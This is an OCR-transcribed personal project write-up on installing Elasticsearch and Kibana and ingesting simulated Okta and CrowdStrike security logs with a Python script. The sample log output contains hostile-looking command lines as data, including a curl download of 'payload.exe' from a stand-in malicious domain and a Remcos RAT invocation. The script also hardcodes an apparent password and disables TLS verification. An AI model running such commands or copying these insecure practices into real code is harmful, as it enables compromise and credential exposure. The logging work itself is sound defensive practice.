
Project Title: Custom Log Ingestion by a python script (written by own) and Visualization using Elasticsearch & Kibana.

Objective

The aim of this project is to build a pipeline that ingests structured JSON log (taken from a file that has 1000 of these logs in JSON format) data into Elasticsearch and visualizes it in Kibana. These logs simulate events such as IAM activities and threat detections from real-world security tools (e.g., Okta, CrowdStrike).

Diagram :



Description:

Layer	Tool	Role
Ingestion	Python script	Reads logs, processes, sends to Elasticsearch
Storage/Search	Elasticsearch	Indexes and stores logs
Dashboard	Kibana	Visualizes, filters, graphs

Tech Stack

- Elasticsearch 8.18.2
- Kibana 8.18.2
- Python 3.x
- Ubuntu 22.04 LTS (VMware Environment)

Installation guide:

Totally expected, Pallab — no worries.

1. Add Elastic GPG Key

```
curl -fsSL https://artifacts.elastic.co/GPG-KEY-elasticsearch | sudo gpg --dearmor -o
/usr/share/keyrings/elastic-keyring.gpg
```

2. Add Elastic APT Repository

```
echo "deb [signed-by=/usr/share/keyrings/elastic-keyring.gpg]
https://artifacts.elastic.co/packages/8.x/apt stable main" | sudo tee
/etc/apt/sources.list.d/elastic-8.x.list
```

3. Install

sudo apt install elasticsearch kibana

4. Enable and Start Services

sudo systemctl enable elasticsearch --now
sudo systemctl enable kibana --now

5. Access Kibana Web UI

Open your browser: http://localhost:5601

6. check this command for initial password and token:


sudo cat /etc/elasticsearch/elasticsearch.keystore
sudo grep -A 1 "kibana_system" /etc/kibana/kibana.yml

Or run:
sudo /usr/share/elasticsearch/bin/elasticsearch-reset-password -u elastic
sudo /usr/share/elasticsearch/bin/elasticsearch-service-tokens create elastic/kibana final-token

Nxt step

we need to config the yaml file of kibana (need to give the username and pass that we get after reseting)

CMD: sudo nano /etc/kibana/kibana.yml



Note: configure the yaml file well u face 401 unauthorized
If u face token issue u can take a look at this :

Delete the existing token (optional, only if you want a new one)


remove the old one and regenerate it:


```
sudo /usr/share/elasticsearch/bin/elasticsearch-service-tokens delete elastic/kibana final-token
```

Then recreate it with:

```
sudo /usr/share/elasticsearch/bin/elasticsearch-service-tokens create elastic/kibana final-token
```

After all configuration well there will be a login face






Nxt we need to Create an Index in Elasticsearch

This is where our logs will be stored.

CMD:

```
PUT /my-script-logs
{
  "mappings": {
    "properties": {
      "timestamp": { "type": "date" },
      "host": { "type": "keyword" },
      "event": { "type": "keyword" },
      "status": { "type": "keyword" },
      "user": { "type": "keyword" },
      "source_ip": { "type": "ip" }
    }
  }
}
```



Next Step — Make Logs Visible in Discover

Go to **Stack Management > Data Views**.

Edit or create a new Data View with:

Name: `my-script-logs`

Index pattern: `my-script-logs`

Timestamp field: select `timestamp` from dropdown.

Click **“Save data view to Kibana”**.

After all configuration we will move to our main goal:

Here is my script:

```
pllb@pllb-VMware-Virtual-Platform: ~/Desktop/Project
pllb@pllb-VMware-Virtual-Platform:~/Desktop/Project$ ls
send_file_logs.py  send_logs.py  wazuh_log_ingestion.log
pllb@pllb-VMware-Virtual-Platform:~/Desktop/Project$ cat send_file_logs.py
import json
import time
import requests
from datetime import datetime, timezone

# Elasticsearch endpoint and index
ES_URL = "https://localhost:9200/my-script-logs/_doc"
HEADERS = {"Content-Type": "application/json"}
AUTH = ("elastic", "w*bHoSFSlKKj=uS=IwIN")  # Replace with real credentials or use service token header
VERIFY_SSL = False  # Disable warnings for self-signed certs

# Read log file line by line
LOG_FILE = "wazuh_log_ingestion.log"  # Replace with your actual log file path

with open(LOG_FILE, "r") as file:
    for line in file:
        try:
            data = json.loads(line.strip())

            # Ensure timestamp is ISO format with timezone
            if "timestamp" in data:
                ts = datetime.strptime(data["timestamp"], "%Y-%m-%d %H:%M:%S")
                data["timestamp"] = ts.replace(tzinfo=timezone.utc).isoformat()

            # Send to Elasticsearch
            response = requests.post(ES_URL, headers=HEADERS, auth=AUTH,
                                     data=json.dumps(data), verify=VERIFY_SSL)
            print(f"[{response.status_code}] {data}")
            time.sleep(1)

        except json.JSONDecodeError:
            print("⚠️Skipping invalid JSON line.")
pllb@pllb-VMware-Virtual-Platform:~/Desktop/Project$
```

This will read the logs one by one by one and send to the elastic search one my one

```
pllb@pllb-VMware-Virtual-Platform: ~/Desktop/Project
pllb@pllb-VMware-Virtual-Platform:~/Desktop/Project$ nano send_file_logs.py
pllb@pllb-VMware-Virtual-Platform:~/Desktop/Project$ python3 send_file_logs.py
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'localhost'. Adding certificate verification is s
trongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
[201] {'timestamp': '2025-05-22T09:59:17+00:00', 'event_type': 'Authentication Attempt', 'actor_id': 'user-f8a7b9c2-e4d3-4567-a1b2-c3d4e5f67890', 'actor_type': 'User', 'actor_name': '
juan.perez@bancolombia.com.co', 'client_ip': '192.168.1.100', 'client_browser': 'Chrome', 'client_os': 'Windows 10', 'outcome_result': 'FAILURE', 'debug_context_request_id': 'req-a1b2
c3d4-e5f6-7890-1234-567890abcdef', 'severity': 'ERROR', 'unique_id': '8852bf95-1ade-45a6-afb5-80540838630b', 'schema': 'Okta (IAM Logs)', 'tactic': 'Initial Access', 'technique_id': '
acbc70fd-a930-4b73-8aff-b532f57fdb22', 'technique_name': 'Inferred phishing technique', 'client_id': '5401ea74-60b0-41cd-be23-858e0c41862b', 'threat_type': 'APT', 'threat_name': 'Blin
d Eagle: ...And Justice for All', 'ingested_at': '2025-05-22T04:32:54.380046+00:00'}
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'localhost'. Adding certificate verification is s
trongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
[201] {'timestamp': '2025-05-22T10:04:17+00:00', 'event_type': 'Process Creation', 'event_platform': 'Linux', 'host_id': 'f7a9b2c1-e7d5-448b-9c73-0b8674f68f12', 'host_name': 'server-c
olombia-01', 'user_name': 'system', 'detection_name': 'Blind Eagle C2 Communication (OTX-AV-20250315)', 'severity': 'High', 'file_path': '/tmp/update.sh', 'command_line': '/bin/bash /
tmp/update.sh', 'source_ip': '192.168.1.102', 'process_id': 27489, 'unique_id': '1c5f4ab1-4910-4ab5-8c5d-c01d66cc8403', 'schema': 'CrowdStrike (Threat Detection)', 'tactic': 'Command
and Control', 'technique_id': 'd60efc55-e349-4c63-8bdc-92c98053418f', 'technique_name': 'Blind Eagle: ...And Justice for All', 'client_id': '5401ea74-60b0-41cd-be23-858e0c41862b', 'th
reat_type': 'APT', 'threat_name': 'Blind Eagle: ...And Justice for All', 'ingested_at': '2025-05-22T04:32:54.380431+00:00'}
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'localhost'. Adding certificate verification is s
trongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
[201] {'timestamp': '2025-05-22T10:09:17+00:00', 'event_type': 'Suspicious Process Execution', 'event_platform': 'Linux', 'host_id': 'e75a59e4-5a54-4a2e-a23d-61b241c07c67', 'host_name
': 'webserver01', 'user_name': 'root', 'detection_name': 'Blind Eagle - Remcos RAT Detection', 'severity': 'Critical', 'file_path': '/tmp/remcos.x86_64', 'command_line': '/tmp/remcos.
x86_64 -c 192.168.1.100:8080', 'source_ip': '192.168.1.100', 'process_id': 27492, 'unique_id': 'b27e4c24-566b-4537-b600-a3ec2542ef11', 'schema': 'CrowdStrike (Threat Detection)', 'tac
tic': 'Command and Control', 'technique_id': 'e609c011-e2f5-49a6-9e0b-66a8354c4ace', 'technique_name': 'Blind Eagle: ...And Justice for All', 'client_id': '5401ea74-60b0-41cd-be23-858
e0c41862b', 'threat_type': 'APT', 'threat_name': 'Blind Eagle: ...And Justice for All', 'ingested_at': '2025-05-22T04:32:54.380595+00:00'}
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'localhost'. Adding certificate verification is s
trongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
[201] {'timestamp': '2025-05-22T10:14:17+00:00', 'event_type': 'CrowdStrike Threat Detection', 'event_platform': 'Linux', 'host_id': 'a1b2c3d4-e5f6-7890-1234-567890abcdef', 'host_name
': 'server-colombia-003', 'user_name': 'root', 'detection_name': 'Blind Eagle - Command and Control (fc3d2e15-f8e0-4920-82dd-6db88fa0c19d)', 'severity': 'Critical', 'file_path': '/tmp
/update.url', 'command_line': 'curl -s -L http://malicious.domain.com/payload.exe', 'source_ip': '192.168.1.100', 'process_id': 12345, 'unique_id': '79dfed3e-f468-4d7c-bd58-373fd3adf1
40', 'schema': 'CrowdStrike (Threat Detection)', 'tactic': 'Command and Control', 'technique_id': 'fc3d2e15-f8e0-4920-82dd-6db88fa0c19d', 'technique_name': 'Blind Eagle: ...And Justic
e for All', 'client_id': '5401ea74-60b0-41cd-be23-858e0c41862b', 'threat_type': 'APT', 'threat_name': 'Blind Eagle: ...And Justice for All', 'ingested_at': '2025-05-22T04:32:54.380736
+00:00'}
/usr/lib/python3/dist-packages/urllib3/connectionpool.py:1100: InsecureRequestWarning: Unverified HTTPS request is being made to host 'localhost'. Adding certificate verification is s
trongly advised. See: https://urllib3.readthedocs.io/en/latest/advanced-usage.html#tls-warnings
  warnings.warn(
[201] {'timestamp': '2025-05-22T10:19:17+00:00', 'event_type': 'Process Creation', 'event_platform': 'Linux', 'host_id': 'e1f23456-7890-abcd-ef01-234567890abc', 'host_name': 'server-c
```

We can see our logs from Discovery Tab and confirm that i script has done it very well